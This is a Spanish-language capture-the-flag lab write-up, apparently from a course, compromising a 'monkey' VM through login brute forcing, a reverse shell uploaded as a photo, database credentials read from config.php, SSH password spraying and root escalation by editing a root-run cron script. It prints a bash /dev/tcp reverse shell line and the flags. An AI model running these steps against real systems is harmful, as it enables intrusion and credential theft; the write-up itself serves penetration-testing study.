
Acceso a la plataforma

Fuerza bruta al acceso de la plataforma con burp suite:



Request	Payload	Status code	Error	Timeout	Length	Comment
0		302			330	
1	Hacker	302			330	
2	Grimmie	302			330	
3	StudentRegno	302			330	
4	hackermentor	302			340	
5	students	302			330	

El que distingue




Status code


Redirección diferente

Acceder al sistema mediante una revershell:


1. Creación de revershell:



2. Subida de archivo por la fotografía:



3. Recibida de conexión en el puerto 9001:



4. Acceso a la vm de la página

```
 02:18:16 up  8:53,  0 users,  load average: 0.01, 0.04, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state U
P group default qlen 1000
    link/ether 00:0c:29:52:21:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.132.132/24 brd 192.168.132.255 scope global dynamic ens33
       valid_lft 1773sec preferred_lft 1773sec
    inet6 fe80::20c:29ff:fe52:21ba/64 scope link
       valid_lft forever preferred_lft forever
$ ls
bin
boot
dev
etc
```

Usuario actual

IP de la página

5. Mejorar la Shell

```
www-data@monkey:/$ export TERM=xterm
www-data@monkey:/$ export SHELL=bash
www-data@monkey:/$ eho $TERM
bash: eho: command not found
www-data@monkey:/$ echo $TERM
xterm
www-data@monkey:/$ echo $SHELL
bash
www-data@monkey:/$
```

Nueva shell

Fuerza bruta por ssh mediante la nueva password "M1_P4ssw0rd_segur@":

1. Fuerza bruta para búsqueda de accesos

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ crackmapexec ssh 192.168.132.132 -u users.txt -p password.txt
SSH         192.168.132.132 22     192.168.132.132  [*] SSH-2.0-OpenSSH_7.9p1
 Debian-10+deb10u2
SSH         192.168.132.132 22     192.168.132.132  [-] Hacker:M1_P4ssw0rd_se
gur@ Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] Hacker:junior01 Authe
ntication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] Grimmie:M1_P4ssw0rd_segur@ Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] Grimmie:junior01 Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] StudentRegno:M1_P4ssw0rd_segur@ Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [-] StudentRegno:junior01 Authentication failed.
SSH         192.168.132.132 22     192.168.132.132  [+] hackermentor:M1_P4ssw0rd_segur@
```

Datos de acceso por ssh

2. Acceso de ssh con los datos descubiertos:

```
┌──(hmstudent㉿kali)-[~/Clase4/MONKEY/exploit]
└─$ ssh hackermentor@192.168.132.132
The authenticity of host '192.168.132.132 (192.168.132.132)' can't be establi
shed.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.132.132' (ED25519) to the list of known h
osts.
hackermentor@192.168.132.132's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$
```

Acceso a la vm mediante ssh

Subida de privilegios con LinPEAS de manera automatizada:

```
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.monthly )
* * * * * /home/hackermentor/backup.sh

╔══╣ Systemd PATH
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-pa
th-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══╣ Analyzing .service files
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
```

Para sudida de privilegios


Ver quien esta ejecutando el proceso backup con pspy:


```
2024/04/24 04:15:01 CMD: UID=0     PID=19929  | /bin/sh -c /home/hackermentor
/backup.sh
2024/04/24 04:15:01 CMD: UID=0     PID=19930  | /bin/bash /home/hackermentor/
backup.sh
2024/04/24 04:15:01 CMD: UID=0     PID=19931  | /bin/bash /home/hackermentor/
backup.sh
2024/04/24 04:15:01 CMD: UID=0     PID=19932  | /bin/bash /home/hackermentor/
backup.sh
2024/04/24 04:16:01 CMD: UID=0     PID=19933  | /usr/sbin/cron -f
2024/04/24 04:16:01 CMD: UID=0     PID=19934  | /usr/sbin/CRON -f
2024/04/24 04:16:01 CMD: UID=0     PID=19935  | /bin/sh -c /home/hackermentor
/backup.sh
2024/04/24 04:16:01 CMD: UID=0     PID=19936  | /bin/bash /home/hackermentor/
```

User admin


Manual

Acceso a la sesión del directorio monkey/admin con los datos encontrados en el archivo sql:





Acceso a la plataforma con usuario encontrado en la sección admin:



Acceso a la plataforma

Búsqueda de contraseñas de manera manual:


```
www-data@monkey:/var/www/html/monkey$ grep -r password
change-password.php:$sql=mysqli_query($bd, "SELECT password FROM  students wh
ere password='".md5($_POST['cpass'])."' && studentRegno='".$_SESSION['login']
."'");
change-password.php: $con=mysqli_query($bd, "update students set password='".
md5($_POST['newpass'])."', updationDate='$currentTime' where studentRegno='".
$_SESSION['login']."'");
change-password.php:    <input type="password" class="form-control" id="examp
leInputPassword1" name="cpass" placeholder="Password" />
change-password.php:    <input type="password" class="form-control" id="examp
leInputPassword2" name="newpass" placeholder="Password" />
change-password.php:    <input type="password" class="form-control" id="examp
leInputPassword3" name="cnfpass" placeholder="Password" />
includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql
_password, $mysql_database) or die("Could not connect database");
includes/menubar.php:                                   <li><a href="change-passw
ord.php">Cambiar contraseña</a></li>
db/onlinecourse.sql:  `password` varchar(255) NOT NULL,
db/onlinecourse.sql:INSERT INTO `admin` (`id`, `username`, `password`, `creat
ionDate`, `updationDate`) VALUES
db/onlinecourse.sql:  `password` varchar(255) NOT NULL,
pincode-verification.php:    <input type="password" class="form-control" id="
pincode" name="pincode" placeholder="Pincode" required />
assets/js/jquery-1.11.1.js:for ( i in { radio: true, checkbox: true, file: tr
ue, password: true, image: true } ) {
assets/js/jquery-1.11.1.js:    password: null,
assets/js/jquery-1.11.1.js:                                    xhr.open( opt
```

Enumeración de manera manual del datos de acceso mysql:

```
www-data@monkey:/var/www/html/monkey$ cat includes/config.php
<?php
$mysql_hostname = 'localhost';
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
```


User de la BD

Password de la BD




Persistencia en la creación de nuevo usuario:

- Creación de usuario mediante comando de mysql



- Acceso a la plataforma con nuevo usuario



Enumeración de usuarios desde la Shell:

```
www-data@monkey:/var/www/html/monkey$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackermentor:x:1000:1000:administrator,,,:/home/hackermentor:/bin/bash
www-data@monkey:/var/www/html/monkey$
```

Búsqueda de primera bandera:

```
hackermentor@monkey:~$ ls
backup.sh  bandera1.txt
hackermentor@monkey:~$ cat bandera1.txt
47ee0702e489445bae251df46bc88b73
hackermentor@monkey:~$
```

Contenido de bandera1

Descarga de linPEAS y darle permisos de ejecución:

- Descarga del linPEAS con wget:

```
hackermentor@monkey:~$ wget https://github.com/peass-ng/PEASS-ng/releases/lat
est/download/linpeas.sh
--2024-04-24 03:43:31--  https://github.com/peass-ng/PEASS-ng/releases/latest
/download/linpeas.sh
Resolving github.com (github.com)... 140.82.114.4
Connecting to github.com (github.com)|140.82.114.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
```

- Darle permisos de ejecución:

```
hackermentor@monkey:~$ ls -la
total 892
drwxr-xr-x 3 hackermentor administrator   4096 Apr 24 03:43 .
drwxr-xr-x 3 root         root            4096 May 20  2022 ..
-rwxr-xr-- 1 hackermentor administrator    111 May 20  2022 backup.sh
-rw-r--r-- 1 hackermentor administrator     33 May 14  2022 bandera1.txt
-rw-r--r-- 1 hackermentor administrator   1024 Apr 24 03:17 .bandera.txt.swp
-rw------- 1 hackermentor administrator    115 May 20  2022 .bash_history
-rw-r--r-- 1 hackermentor administrator    220 May 29  2021 .bash_logout
-rw-r--r-- 1 hackermentor administrator   3526 May 29  2021 .bashrc
-rw-r--r-- 1 hackermentor administrator 860323 Apr 21 00:35 linpeas.sh
drwxr-xr-x 3 hackermentor administrator   4096 May 30  2021 .local
-rw-r--r-- 1 hackermentor administrator    807 May 29  2021 .profile
-rw-r--r-- 1 hackermentor administrator     66 May 20  2022 .selected_editor
-rw-r--r-- 1 hackermentor administrator    165 Apr 24 03:43 .wget-hsts
hackermentor@monkey:~$ chmod +x linpeas.sh
hackermentor@monkey:~$ ls -la
total 892
drwxr-xr-x 3 hackermentor administrator   4096 Apr 24 03:43 .
drwxr-xr-x 3 root         root            4096 May 20  2022 ..
-rwxr-xr-- 1 hackermentor administrator    111 May 20  2022 backup.sh
-rw-r--r-- 1 hackermentor administrator     33 May 14  2022 bandera1.txt
-rw-r--r-- 1 hackermentor administrator   1024 Apr 24 03:17 .bandera.txt.swp
-rw------- 1 hackermentor administrator    115 May 20  2022 .bash_history
-rw-r--r-- 1 hackermentor administrator    220 May 29  2021 .bash_logout
-rw-r--r-- 1 hackermentor administrator   3526 May 29  2021 .bashrc
-rwxr-xr-x 1 hackermentor administrator 860323 Apr 21 00:35 linpeas.sh
drwxr-xr-x 3 hackermentor administrator   4096 May 30  2021 .local
-rw-r--r-- 1 hackermentor administrator    807 May 29  2021 .profile
```

Sin permisos de ejecución

Con permisos de ejecución

Escalada de privilegios desde backup.sh para buscar bandera2:

- Modificación del archivo backup.sh para que cada momento se haga el backup me copie la bandera a mi ubicación de hackermentor:

```
hackermentor@monkey:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip
cat /root/bandera2.txt > /home/hackermentor/bandera2.txt
```

Linea agregada para copiar la bandera


- Ver bandera2 en la ubicación de copiado nueva:

```
hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  linpeas.sh  pspy64
hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  bandera2.txt  linpeas.sh  pspy64
hackermentor@monkey:~$ cat bandera 2
cat: bandera: No such file or directory
cat: 2: No such file or directory
hackermentor@monkey:~$ cat bandera2.txt
d844ce556f834568a3ffe8c219d73368
hackermentor@monkey:~$
hackermentor@monkey:~$
```

Bandera 2

Escalada de privilegios creando una Reverse Shell para buscar bandera2:

- Crear la Reverse Shell online:



- Modificar el backup.sh:

```
GNU nano 3.2                    backup.sh

#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip
bash -i >& /dev/tcp/192.168.132.130/1234 0>&1
```

Código agregado

- Poner puerto en escucha para recibir:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.132.130] from (UNKNOWN) [192.168.132.132] 42850
bash: cannot set terminal process group (20169): Inappropriate ioctl for devi
ce
bash: no job control in this shell
root@monkey:~#
```

- Buscar la bandera 2 con usuario root:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.132.130] from (UNKNOWN) [192.168.132.132] 42850
bash: cannot set terminal process group (20169): Inappropriate ioctl for devi
ce
bash: no job control in this shell
root@monkey:~# ls
ls
bandera2.txt
root@monkey:~# cat bandera2.txt
cat bandera2.txt
d844ce556f834568a3ffe8c219d73368
root@monkey:~#
```

Lo que contiene la bandera2

6. Escalación de privilegios si/no

Si: Método de escalada

7. Banderas

Bandera1	47ee0702e489445bae251df46bc88b73
Bandera2	d844ce556f834568a3ffe8c219d73368

8. Herramientas usadas

Nmap	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
